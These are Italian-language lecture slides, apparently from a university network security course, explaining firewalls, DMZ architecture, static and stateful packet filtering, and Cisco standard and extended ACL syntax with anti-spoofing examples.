# *Firewall*

 1

Un FIREWALL e' un sistema, o un insieme di sistemi, che supportano e implementano una politica di controllo degli accessi filtrando il traffico di rete diretto alle risorse di una organizzazione.

Quindi, un firewall e' un sistema che riduce il flusso di traffico non desiderato e rende difficile sia l'acquisizione di informazioni che l'uso non autorizzato delle risorse protette di una organizzazione.

I firewall sono sistemi estremamente diffusi e sono gli strumenti primari per definire un PERIMETRO DI PROTEZIONE.


Punti essenziali da notare:

-Un firewall NON DEFINISCE alcuna politica di uso delle risorse, e quindi di controllo degli accessi a tali risorse.

-Come e quali risorse possano essere accedute e da chi, e' responsabilita' di ogni singola organizzazione definirlo.

-Un firewall fa si' che tale politica di uso venga rispettata negli accessi di rete.


-Se la politica d'uso non e' adeguata o permette attacchi a vulnerabilita' dei sistemi protetti, un firewall non blocca tali attacchi.




Fino a non molti anni fa (in molti casi e' tuttora valido), la configurazione tipica di una organizzazione connessa ad Internet era quella disegnata, priva di componenti architetturali dedicati alla sicurezza (es. Firewall).

Questo esalta la capacita' di comunicazione e connessione remota alle risorse della LAN e non richiede una politica di controllo delle connessioni di tipo centralizzato. Grande liberta' di configurazione di servizi e connessione per i singoli host.

**Sicurezza delegata alla configurazione e gestione dei singoli host.**
**Nessuna sicurezza infrastrutturale e perimetrale.**





Il Firewall e' il tipico componente della sicurezza perimetrale.

Definisco una politica di sicurezza generale per l'intera organizzazione.

Limito le possibilita' di connessione e la liberta' di definizione delle tipologie di comunicazione.

Vengono definiti i concetti di **PERIMETRO di SICUREZZA** poiche' tutte le connessioni da e per le risorse dell'organizzazione passano da un sistema specificamente progettato per gestire problematiche di sicurezza e di **SICUREZZA PERIMETRALE** poiche' concentro la sicurezza della rete sull'elemento perimetrale, con conseguenti minori requisiti per le risorse interne che risultano meno esposte ad accessi esterni.

Raffiniamo ulteriormente la topologia della rete in presenza di un firewall.





Questa e' una delle tipiche configurazioni di rete in presenza di un firewall.

Risultano in questo modo definite tre reti fisicamente distinte:

- **Internet** comprendente il router dell'Internet Service Provider (ISP) che fornisce la connessione all'organizzazione;
- **Rete DMZ** (**D**e**M**ilitarized **Z**one) dalla quale vengono forniti i **servizi pubblici** dell'organizzazione quali sito web, posta elettronica, DNS e FTP;
- **Rete interna** alla quale sono connessi tutti i client degli operatori, dispositivi come stampanti, scanner etc., e i server applicativi, database, file server, etc.

Viene inoltre indicato il Border Router (o Router di Frontiera) facente parte dell'infrastruttura dell'organizzazione e connesso direttamente con il router dell'ISP. Questo componente talvolta non e' presente (la connessione viene realizzata direttamente al router dell'ISP). Vedremo in seguito invece l'utilita' per una organizzazione nel poter gestire direttamente questo apparato.




La presenza delle tre reti, fisicamente distinte dalle tre interfaccie del firewall (connessione verso Internet, verso la rete DMZ e verso la rete interna) ha la funzione di regolare il traffico di rete e le risorse accedibili da parte delle tre reti.

La configurazione tipica delle comunicazioni e' indicata in figura (freccie blu) e prevede interazioni tra:

- INTERNET – RETE DMZ
- RETE DMZ – RETE INTERNA

Connessioni dirette INTERNET – RETE INTERNA non sono permesse.

In particolare:

- Utenti esterni all'organizzazione (Internet) possano accedere (in maniera controllata, sottointeso) SOLO a risorse della rete DMZ che forniscono servizi pubblici (es. Consultare pagine web, leggere posta elettronica);
- Risorse della Rete DMZ fanno da tramite ad operatori ed applicazioni della Rete Interna per l'accesso ad Internet (Mail server per l'invio di posta elettronica, FTP server per trasferimento di file, HTTP Proxy per la navigazione Web, etc.).

**Caratteristiche derivate dalla presenza di un firewall:**

- gli indirizzi IP delle macchine (client, server, dispositivi) non sono DIRETTAMENTE visibili da Internet;

- Solo i componenti ESTERNI al firewall sono DIRETTAMENTE accedibili;

- Solo i componenti della RETE DMZ sono accedibili da Internet e le connessioni sono filtrate dalla politica di controllo degli accessi implementata dal firewall;

- Solo i componenti della RETE DMZ possono accedere la RETE INTERNA con connessioni filtrate dalla specifica politica di controllo degli accessi implementata dal firewall;

- Realizza una SEPARAZIONE IN ZONE A DIFFERENTE GRADO DI SICUREZZA nella architettura di rete dell'organizzazione.

 6

## Tecnologie per sistemi di Firewall

- **STATIC PACKET FILTERING**
  (a filtraggio statico dei pacchetti);
- **DYNAMIC PACKET FILTERING**
  **(STATEFUL FILTERING )**
  (a filtraggio dinamico dei pacchetti);
- **PROXY.**

 7

Queste le tipologie piu' diffuse.

Ne vedremo i dettagli nelle prossime diapositive.

**STATIC PACKET FILTERING**
**(a filtraggio statico dei pacchetti)**

Controllo del traffico basato unicamente sulle informazione degli header dei singoli pacchetti.

I valori dei parametri degli header dei pacchetti vengono confrontati con le regole definite in un'ACL (Access Control List) e ammessi o scartati secondo il risultato del confronto.

OGNI PACCHETTO VIENE QUINDI ESAMINATO SINGOLARMENTE, INDIPENDENTEMENTE DAI PACCHETTI PRECEDENTEMENTE RICEVUTI E DA QUELLI SUCCESSIVI

 8

Valori tipici verificati:

•Indirizzo IP di destinazione;

•Indirizzo IP di provenienza;

•Porta applicativa di destinazione;

•Porta applicativa di provenienza;

•Messaggi ICMP;

•Flag (per sessioni TCP).

Ad esempio, con la funzionalita' di static packet filtering, e' possibile abilitare solo alcuni indirizzi IP (es. Partner, dipendenti in telelavoro) a connettersi a specifiche porte applicative (es. Solo i dipendenti possono richiedere una connessione POP3 per leggersi la propria posta dal mail server).

Attraverso il controllo dei Flag delle sessioni TCP e' possibile filtrare molti dei casi di pacchetti malformati visti nelle lezioni precedenti e dei tentativi di scanning. Ulteriori dettagli nella prossima diapositiva.

Altre informazioni degli header riguardano ad esempio messaggi ICMP, che, come gia' discusso in precedenza, si preferisce bloccare in molti casi (es. Risposta al ping, TTL exeeded, etc.). Anche questi pacchetti possono essere filtrati con una tecnica di static packet filtering.

**Considerazioni sul filtraggio basato sui FLAG**

Spesso, per alcuni servizi, si impone che le connessioni vengano regolate in modo tale che:

Risorse Organizzazione → Internet

ma **NON** Internet → Risorse Organizzazione

Ricordiamo pero' che:

Connessione TCP → Handshake Protocol → Scambio di pacchetti **BIDIREZIONALE**

Attraverso i FLAG dell'header TCP possiamo supportare la politica di sicurezza citata

 9

Handshake TCP

Client ----- SYN ---→ Server

Server ---- SYN ACK --→ Client

Client ----- ACK ---→ Server

Nel nostro caso, vogliamo permettere solo le connessioni iniziate dall'interno della nostra rete e vietare quelle iniziate dall'esterno della nostra rete.

Conseguentemente, la risorsa all'interno della nostra rete puo' agire come CLIENT, ma non permettiamo agisca come SERVER (rispetto I ruoli indicati nell'handshake).

Un firewall di tipo static packet filtering, pertanto, per garantire tale politica di sicurezza:

-NON PUO' impedire tutto il traffico in ingresso relativo ad un certo protocollo applicativo, poiche' impedirebbe il completamento dell'handshake di una sessione regolarmente iniziata da una risorsa interna (il SYN ACK verrebbe bloccato);

-DEVE agire sui flag. Ovvero per il dato protocollo (ed eventualmente per IP di origine e destinazione), deve permettere il traffico in uscita (SYN e ACK) ed ANCHE ammettere traffico in ingresso purche' abbia entrambi i flag SYN e ACK attivi.

Problema: E l'eventuale traffico di dati in risposta dal server esterno come fa a raggiungere il client interno? Ad esempio nel caso di navigazione Web.

## Sessioni applicative con Static Packet Filtering

Per gestire sessioni applicative attraverso static packet filtering, in presenza di una politica di sicurezza che permetta le connessioni iniziate dall'interno e vieti le connessioni iniziate dall'esterno dobbiamo agire sui flag.

Ovvero per il dato protocollo, in generale, si puo' vietare il solo traffico in ingresso avente il solo flag SYN attivo (tentativo di stabilireuna sessione TCP, primo pacchetto dell'handshake).

 10

Pacchetti con SYN-ACK in ingresso devono essere ammessi perche' costituiscono la risposta del server esterno ad un tentativo di connessione iniziato dall'interno.

Pacchetti con ACK in ingresso devono essere ammessi perche' associati a traffico di dati in ingresso, in risposta a comandi contenuti in pacchetti di dati inviati dalla nostra rete.

## Efficacia dello Static Packet Filtering

Utile per:

- **Spoofing**: controllo degli indirizzi IP sorgenti (sia Ingress filtering che Egress filtering);
- **Tentate Connessioni** : controllo degli indirizzi IP destinazione;
- **Traffico ICMP**: tipo e codice messaggi ICMP;
- **Source Routing**: impedisce traffico con l'opzione di Source Routing attiva (spoofing).

Spesso la funzionalita' di static packet filtering viene svolta dal **Border Router** e non da un componente specificatamente dedicato alla funzione di firewall.

 11

Molti router commerciali possiedono funzionalita' di static packet filtering permettendo la definizione di ACL (Access Control List).

I routersono per loro natura e implementazione dispositivi dedicati all'instradamento dei pacchetti e NON a funzionalita' di sicurezza. Pertanto le funzionalita' di sicurezza che offrono sono spesso limitate. Tra queste, spesso, la possibilita' di uno static packet filtering.

Per questo motivo e' utile disporre di un proprio Border Router da gestire. Implementando ACL e quindi static packet filtering su di esso, si costruisce un primo livello di protezione della nostra rete, comunque estremamente utile anche se generalmente del tutto insufficiente.

Tale funzionalita' viene realizzata in maniera molto efficiente da un router, lasciando al firewall il compito di implementare metodi di filtraggio piu' evoluti, computazionalmente molto piu' onerosi ma su di un traffico gia' scremato dei casi piu' banali per i quali uno static packet filtering riesce ad essere efficace.

## Access Control List (ACL)

- Definiscono le regole per il filtraggio statico dei pacchetti in transito. ACCEPT/DENY
- Criterio TOP-DOWN di filtraggio. La prima regola che viene verificata produce la decisione sul pacchetto.
- Il test del pacchetto continua fino a che una regola corrisponde alle caratteristiche del pacchetto oppure fino a che la lista di regole termina;
- Esiste normalmente una regola di DEFAULT in ultima posizione che determina il comportamento (accept o deny) nel caso nessuna delle precedenti sia stata soddisfatta.

 12

Il meccanismo delle ACL e' diffusissimo e rappresenta il normale tipo di gestione degli accessi e delle autorizzazioni per moltissimi sistemi diversi quali: database, file system, archivi documentali, etc.

## Tipi di ACL (router Cisco)

**STANDARD ACL**

- Numero tra 0 e 99;
- Filtrano SOLO gli indirizzi IP SORGENTI.

**EXTENDED ACL**

- Numero tra 100 e 199;
- Filtrano indirizzi IP SORGENTI, DESTINAZIONE, PROTOCOLLO, PORTE UDP e TCP e TIPO/CODICE messaggi ICMP.

 13

Cisco, leader mondiale per dispositivi di rete, ha introdotto una tipologia di ACL suddividendole tra Standard ed Extended.

(esiste in realta' una terza tipologia detta Reflexive che pero' non prendiamo in considerazione perche' marginale nel contesto del corso).

Le ACL Standard verificando solo gli indirizzi IP Sorgenti hanno scarsissimo potere espressivo ma sono estremamente veloci nella verifica. Questo nel caso dei router e' un attributo di estrema importanza.

## Formato delle STANDARD ACL

**Access-list numero azione sorgente [wild card] | any**

- **Numero**: da 0 a 99 per ACL Standard;
- **Azione**: permit (permetti) oppure deny (nega);
- **Sorgente**: indirizzo IP sorgente;
- **Wild Card**: prossima diapositiva;
- **Any**: qualunque indirizzo IP

Esempio

Access-list 20 permit 192.168.1.0 0.0.0.255

 14

## Wild Card

- Determina quale parte dell'indirizzo IP deve essere verificata e quale deve essere ignorata;
- **Valore binario 1** : Bit dell'indirizzo IP che **NON DEVE** essere verificato;
- **Valore binario 0** : Bit dell'indirizzo IP che **DEVE** essere verificato;

 15

Simile al meccanismo delle Subnet Mask per la definizione delle Subnet. Le Wild Card sono 32 bit come per un indirizzo IP. Tradotto in decimale si rappresenta con 4 numeri separati da punto, ognuno dei quali indica un ottetto di bit. Analogo agli indirizzi IP.

Esempio:

Wild Card: 255.255.255.255 → nessun bit dell'indirizzo IP deve essere testato nella regola dell'ACL;

Wild Card: 0.0.0.0 → tutto l'indirizzo IP deve essere testato nella regola dell'ACL;

es. Access-list 18 permit 192.168.1.23 0.0.0.0 → permetto il traffico proveniente dall'indirizzo IP 192.168.1.23

Wild Card: 0.0.0.255 → solo i primi tre ottetti dell'indirizzo IP devono essere testati nella regola dell'ACL;

es. Access-list 18 permit 192.168.1.0 0.0.0.255 → permetto il traffico proveniente dall'intera classe C 192.168.1

Wild Card: 0.0.0.15 → in binario l'ottetto 15 diventa 00001111. Quindi gli ultimi 4 bit devono essere ignorati.

es. Access-list 18 permit 192.168.1.0 0.0.0.15 → permetto il traffico proveniente dagli indirizzi IP compresi tra 192.168.1.0 e 192.168.1.15

## Esempio di Standard ACL

**Access-list 17 permit host 192.168.1.100**

**Access-list 17 deny 192.168.1.0 0.0.0.255**

**Access-list 17 permit any**

- **Keyword host**: si usa quando si indica un indirizzo IP unico. Analogo alla wild card 0.0.0.0;
- **Regola di deafault**: **permit any** oppure **deny any**.I router Cisco, se non specificato nulla nell'ACL, implicitamente applicano deny any.

 16

Verificando un pacchetto in transito con questa ACL, le azione sono, NELL'ORDINE :

- Se l'indirizzo IP sorgente corrisponde a 192.168.1.100 allora l'azione permit viene eseguita e il pacchetto transita;
- Se l'indirizzo IP sorgente apprtiene alla classe C 192.168.1 allora il deny viene eseguito e il pacchetto viene rigettato;
- Se nessuna delle precedenti e' verificata allora il permit viene eseguito e il pacchetto transita.

Quindi, l'effetto complessivo di questa ACL e' quello di bloccare tutti i pacchetti provenienti dalla classe di indirizzi 192.168.1 (SECONDA regola) tranne i pacchetti dall'host 192.168.1.100 che vengono invece trasmessi (PRIMA regola) e di trasmettere ogni pacchetto proveniente da qualunque altro indirizzo IP (TERZA regola).

## Ingress ACL

**Access-list 14 deny 192.168.0.0 0.0.255.255**

**Access-list 14 deny 172.16.0.0 0.0.255.255**

**Access-list 14 deny 10.0.0.0 0.255.255.255**

**Access-list 14 deny <la propria rete interna>**

**Access-list 17 permit any**

 17

Questa ACL implementa una politica di INGRESS filtering come misura anti-spoofing.

Deve essere applicata a tutti I pacchetti in ingresso sul router di frontiera.

Vengono bloccati:

- tutti gli indirizzi IP delle classi riservate e non instradabili (192.168, 172.16 e 10);
- Tutti gli indirizzi appartenenti alla propria rete interna.

In entrambi i casi, un pacchetto in arrivo su router esterno avente un tale indirizzo IP e' sicuramente stato oggetto di spoofing.

Pacchetti con indirizzi IP che non rientrano nei casi specificati vengono ammessi.

## Egress ACL

**Access-list 14 permit <la propria rete interna>**

**Access-list 14 deny any**

**Esempio**

**Access-list 14 permit 192.168.1.0 0.0.0.255**

 18

Questa ACL implementa una politica di EGRESS filtering come misura anti-spoofing.

Deve essere applicata a tutti i pacchetti in uscita sul router di frontiera.

Vengono fatti transitare solo I pacchetti aventi:

- indirizzi appartenenti alla propria rete interna.

Un pacchetto in uscita sul router esterno avente indirizzo IP non appartenente alla rete aziendale e' sicuramente stato oggetto di spoofing.

La regola di default (deny any) puo' non essere inserita perche' implicita (router Cisco) se non specificata.

## Formato delle EXTENDED ACL

**Access-list numero azione tipo sorgente [wild card] opzioni destinazione [wild card] [log]**

- **Numero**: da 100 a 199 per ACL Extended;
- **Azione**: permit (permetti) oppure deny (nega);
- **Sorgente**: indirizzo IP sorgente;
- **Destinazione**: indirizzo IP destinazione;
- **Type**: IP, UDP o TCP;
- **Opzioni**: Porte TCP/UDP, Tipo/Codice ICMP, operatori speciali (diapositive successive);
- **Log**: opzionale. Scrive un messaggio in un log per ogni pacchetto verificato da una regola.

 19

Le Extended ACL possono essere identificate da un nome, per facilitarne la gestione, utilizzando la sintassi:

Ip access-list extended nome_acl

Rispetto le Standard ACL, le Extended ACL forniscono molte piu' possibilita' di filtraggio al costo di un carico computazionale molto piu' elevato.

Spesso vengono usate le Extended ACL.

## Operatori Speciali delle EXTENDED ACL: ESTABLISHED

- **Established**: permette di filtrare traffico in ingresso verificando se i flag RST o ACK sono attivi;
- Dovrebbe permettere l'ingresso di tali pacchetti solo in presenza di una sessione TCP gia' stabilita, evitando fenomeni di scanning;
- Meccanismo non efficiente e facilmente bypassabile dai tool di scanning. Raramente utilizzato.

 20

## Static Packet Filtering: Sommario

- Utile se configurato su di un router quale primo livello di protezione perimetrale.
- Protezione solo rispetto tecniche di attacco banali;
- Scarsa espressivita' nell'analisi del traffico.

**DYNAMIC PACKET FILTERING**
**(a filtraggio dinamico dei pacchetti)**


Controllo del traffico basato oltre che sulle informazione degli header dei singoli pacchetti anche su di una CONNECTION TABLE che mantiene lo stato delle connessioni attive.

OGNI PACCHETTO VIENE QUINDI ESAMINATO SIA SINGOLARMENTE CHE IN RELAZIONE CON I PACCHETTI PRECEDENTEMENTE RICEVUTI E APPARTENENTI ALLA STESSA SESSIONE.

 22

I Valori degli header verificati sono analoghi al caso di Static Packet Filtering:

- Indirizzo IP di destinazione;
- Indirizzo IP di provenienza;
- Porta applicativa di destinazione;
- Porta applicativa di provenienza;
- Messaggi ICMP;
- Flag (per sessioni TCP).



